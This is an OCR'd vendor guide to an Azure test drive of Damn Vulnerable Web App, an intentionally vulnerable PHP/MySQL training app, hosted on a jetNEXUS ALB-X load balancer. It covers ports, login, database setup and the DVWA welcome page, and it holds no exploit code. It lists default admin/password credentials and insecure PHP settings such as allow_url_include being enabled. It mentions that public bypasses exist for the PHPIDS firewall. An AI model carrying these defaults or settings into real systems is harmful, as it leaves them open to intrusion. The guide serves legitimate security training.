Damn Vulnerable Web App Test Drive User Guide

What is it?

Welcome to our test drive - this document will help provide you with the information you


need to get the most out of Damn Vulnerable Web App (DVWA) test drive in Azure.

DVWA is a PHP/MySQL web application, whose main goal is to be an aid for security professionals to test their skills and tools in a legal environment. We have tried to make the deployment of the DVWA as simple as possible and have built a feature add-on that can be easily applied to the edgeNEXUS ALB-X load balancer.

How

The ALB-X has the ability to run containerised applications that can be join together directly or by using the load balancer proxy.

This image has 1 already deployed Add-On but you can always go to Appstore the and deploy more.



Container Name: dvwa1
External IP:
External Port:

Parent Image: DVWA-jetNEXUS_TEST_ONLY
Internal IP: 172.18.0.12
Started At: 2018-03-13 12:13:03
Stopped At:
Import File: Browse


Connectivity Overview

Virtual machines deployed in the Azure cloud make use of private internal IP addressing (NAT'ed IP's) in the same way as would be deployed in a standard data centre environment.

To gain access to the resource via the public internet a NAT function is performed from the allocated Public IP address to the Private IP address of the virtual machine.

One IP address is allocated to the appliance and different ports are used to access the different resources.

The diagram below shows how the different functions communicate.



Container Name: dvwa1

Internal IP: 172.31.0.4

Port: 80

NOTE: Use Hostnames Not IP, as IP's are dynamically assigned

Docker host name / IP address and IP service connectivity

Add-On applications deployed on the ALB-X communicate with ALB-X through an internal docker0 network interface.

They are automatically allocated IP addresses from the internal docker0 pool.

A host name for each instance of Add-On application is configured through the ALB-X GUI prior to starting the application.

The ALB-X is able to resolve the docker0 IP address for the application using this internal host name.

Always use the host name when addressing the application containers – IP’s may change!

IP services using the Azure eth0 private IP address are configured on the ALB-X to allow for external access to the add-on application.


This enables the use of the ALB-X reverse proxy function to perform SSL offload and port translation where required.

So these are all the open ports:

- ALB-X GUI Management: 27376
- DVWA: 80

Accessing the Test Drive GUI

When you request a test drive a new instance of the DVWA test appliance is created in Azure. Once it has started you will be advised the Internet host name to be able to access the Web GUI of the ALB-X platform also the unique user name and password combination.



Test Drive

Damn Vulnerable Web App

by jetNEXUS

Your Test Drive is ready (7 hours 56 minutes remaining)


Access Damn Vulnerable Web App Test Drive at this URL: **https://jetnexus-dvwa[redacted]stus2.cloudapp.azure.com:27376/** Use the following username: **ad[redacted]597** and password **C[redacted]&** to log in.

We recommend using the Chrome browser for this purpose.

Access the Server https://host name:27376

As we use a local SSL certificate for the management access you will be prompted in your browser to accept the security alert.

You will see the pre-configure IP services screen once you login.



Mode	VIP	VS	Enabled	IP Address	SubNet Mask / Prefix	Port	Service Name	Service Type
Stand-al...	●	●	☑	10.0.1.4	255.255.255.248	80	Damn Vulnerable Web Apı	HTTP


Group Name: Damn Vulnerable Web App (DVWA) Gr(

Status	Activity	Address	Port	Weight	Calculated Weigl	Notes
●	Online	dvwa1	80	100	100	DVWA

Copyright © 2005-2017 jetNEXUS Ltd. All Rights Reserved. [Timed licence 14 days left]

ALB-X Add-Ons

Click on Library in the left menu and select Add-Ons.



Container Name: dvwa1

External IP:

External Port:

Parent Image: DVWA-jetNEXUS_TEST_ONLY

Internal IP: 172.18.0.12

Started At: 2018-03-13 12:13:03

Stopped At:

Import File: Browse


Copyright © 2005-2017 jetNEXUS Ltd. All Rights Reserved.

Here you can see the DVWA Add-On that has been deployed on the ALB-X platform. It has been configured with a container or host name dvwa1 and you can see the 172.x.x.x dynamic docker0 IP address that was allocated when the application was started.

Note in the Azure environment the Add-On GUI access buttons are not used. Feel free to click around the rest of the ALB-X GUI interface for familiarity.

Damn Vulnerable Web App

As it is the DVWA functionality that you are interested in it would make sense now to take a look at the DVWA GUI. The DVWA as you can see from the IP services naming runs on port 80. When you enter your test drive address in your browser you will be presented with the DVWA Setup page.



Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **/var/www/html/config/config.inc.php**

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Operating system: ***nix**
Backend database: **MySQL**
PHP version: **5.6.30-0+deb8u1**

Web Server SERVER_NAME: **192.168.3.166**


PHP function display_errors: **Disabled**
PHP function safe_mode: Disabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module php-gd: Installed

reCAPTCHA key: 6LdK7xITAAzzAAJQTfL7fu6I-0aPl8KHHieAT_yJg

Writable folder /var/www/html/hackable/uploads/: Yes)
Writable file /var/www/html/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes

***Status in red**, indicate there will be an issue when trying to complete some modules.*

Click on Create / Reset Database



Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.


Data inserted into 'guestbook' table.

Setup successful!

Please login.

Damn Vulnerable Web Application (DVWA) v1.9


Login to DVWA with default credential admin / password.



Username: admin

Password: ••••••••

You will now be logged into DVWA as admin.



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerability**, with **various difficultly levels**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.


DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be see an as extension for more advance users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

